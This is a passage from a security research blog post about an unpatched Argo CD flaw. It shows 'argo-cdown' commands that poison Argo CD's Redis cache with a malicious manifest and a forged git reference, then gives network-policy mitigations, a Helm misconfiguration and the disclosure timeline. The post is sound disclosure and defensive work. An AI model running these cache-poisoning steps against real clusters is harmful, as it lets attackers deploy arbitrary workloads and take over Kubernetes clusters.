
With our tool, we can execute the entire scenario. The first step is to add the new manifest to the mfst entry.
$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --add-manifest 'mfst|app.kubernetes.io/instance|no-selfheal|25a0482ce72f083dcc0194a5c76867658a59271a|argocd|1663176825|1.8.3.gz' --manifest manifest-evil.json
INFO[2025-02-25 16:48:16] Updating manifest
INFO[2025-02-25 16:48:16] Manifest updated
Then modify or add the associated git-ref entry:
$ argo-cdown redis --server 127.0.0.1 --password NTvg13Rnb5VRK8ia --set-data 'git-refs|https://github.com/hugo-syn/argocd-example-apps/|1.8.3.gz' --data raw.json
INFO[2025-02-25 16:47:26] Modifying raw data of key :git-refs|https://github.com/hugo-syn/argocd-example-apps/|1.8.3.gz
INFO[2025-02-25 16:47:26] Done

$ cat raw.json
[
  [
    "HEAD",
    "ref: refs/heads/master"
  ],
  [
    "refs/heads/master",
    "ba44faf0a7ebe6b4716df30b17fba5b6d64f1106"
  ]
]
After a short period of time the malicious manifest will be deployed:

At this point an attacker would be able to deploy arbitrary manifests in the cluster, thus compromise it.
Mitigations
To exploit this vulnerability, an attacker would need access to both the repo-server gRPC port and the Redis database port, which should not be exposed to users. Argo CD also provides Kubernetes network policies specifically designed to prevent this scenario:
spec:
  podSelector:
    matchLabels:
      app.kubernetes.io/name: argocd-repo-server
  policyTypes:
    - Ingress
  ingress:
    - from:
        - podSelector:
            matchLabels:
              app.kubernetes.io/name: argocd-server
        - podSelector:
            matchLabels:
              app.kubernetes.io/name: argocd-application-controller
        - podSelector:
            matchLabels:
              app.kubernetes.io/name: argocd-notifications-controller
        - podSelector:
            matchLabels:
              app.kubernetes.io/name: argocd-applicationset-controller
      ports:
        - protocol: TCP
          port: 8081
However, we found that those policies are not applied when Argo CD is deployed via Helm. In this scenario, an attacker would only need to compromise a single pod in the cluster to exploit the vulnerability:
  # Default network policy rules used by all components
  networkPolicy:
    # -- Create NetworkPolicy objects for all components
    create: false
    # -- Default deny all ingress traffic
    defaultDenyIngress: false
Helm is a commonly used package manager for Kubernetes, similar to how pip is used for Python.
Applying those policies should prevent this exploitation scenario, this can be checked with the following command:
$ kubectl get networkpolicy -A
NAMESPACE   NAME                                              POD-SELECTOR                                              AGE
argocd      argocd-application-controller-network-policy      app.kubernetes.io/name=argocd-application-controller      29d
argocd      argocd-applicationset-controller-network-policy   app.kubernetes.io/name=argocd-applicationset-controller   29d
argocd      argocd-dex-server-network-policy                  app.kubernetes.io/name=argocd-dex-server                  29d
argocd      argocd-notifications-controller-network-policy    app.kubernetes.io/name=argocd-notifications-controller    29d
argocd      argocd-redis-network-policy                       app.kubernetes.io/name=argocd-redis                       29d
argocd      argocd-repo-server-network-policy                 app.kubernetes.io/name=argocd-repo-server                 29d
argocd      argocd-server-network-policy                      app.kubernetes.io/name=argocd-server                      29d
Conclusion
This article showed how we used CodeQL to identify an arbitrary code execution vulnerability in the repo-server component of Argo CD, which could potentially lead to full cluster compromise. Although CodeQL did not initially identify the vulnerability, we created our own model pack specifically tailored for Argo CD. CodeQL is a powerful tool that, despite occasionally generating false positives, can produce valuable insights through manual analysis of the suggested paths to identify potential bypasses or other vulnerabilities. For more information on other Argo CD vulnerabilities, you can refer to this article12 from Ledger.
We responsibly disclosed these vulnerabilities to the Argo CD maintainers in January 2025. Despite our ongoing efforts to establish communication and coordinate a fix, including numerous follow-ups via GitHub and email, the vulnerability remains unpatched. We have decided to publish this post to alert the community to the risk so that users can protect their environments. We remain hopeful that the Argo CD team will deliver a patch soon. The patch regarding the Helm misconfiguration is however available.
Until an official fix is available, applying strict network policies should successfully prevent exploitation. To give defenders a head start on applying these policies, we are temporarily delaying the release of our exploitation tool, argo-cdown. It will be made available on our GitHub at a later date so administrators can safely verify if their deployments are vulnerable.
If you are interested in learning more, you can apply for our Cloud training, which includes a Kubernetes lab featuring an Argo CD instance, among other resources. A special thanks to @paulb and @dzeta, two of the trainers from the cloud training, for their help with this vulnerability. Additionally, we recently launched a web white-box training, one part explains how to use CodeQL to support your vulnerability research with real-world examples.
- 1. https://www.synacktiv.com/publications/hijacking-github-runners-to-comp…
- 2. https://www.synacktiv.com/publications/github-actions-exploitation-depe…
- 3. https://www.synacktiv.com/publications/cicd-secrets-extraction-tips-and…
- 4. https://www.synacktiv.com/publications/github-actions-exploitation-untr…
- 5. https://www.synacktiv.com/publications/azure-devops-build-agent-analysi…
- 6. https://www.synacktiv.com/en/publications/finding-gadgets-like-its-2022
- 7. https://github.com/GitHubSecurityLab/CodeQL-Community-Packs/
- 8. https://github.com/trailofbits/codeql-queries
- 9. https://codeql.github.com/docs/codeql-language-guides/customizing-libra…
- 10. https://cycode.com/blog/revealing-argo-cd-critical-vulnerability/
- 11. https://github.com/BishopFox/badPods/blob/main/manifests/everything-all…
- 12. https://www.ledger.com/argo-cd-security-misconfiguration-adventures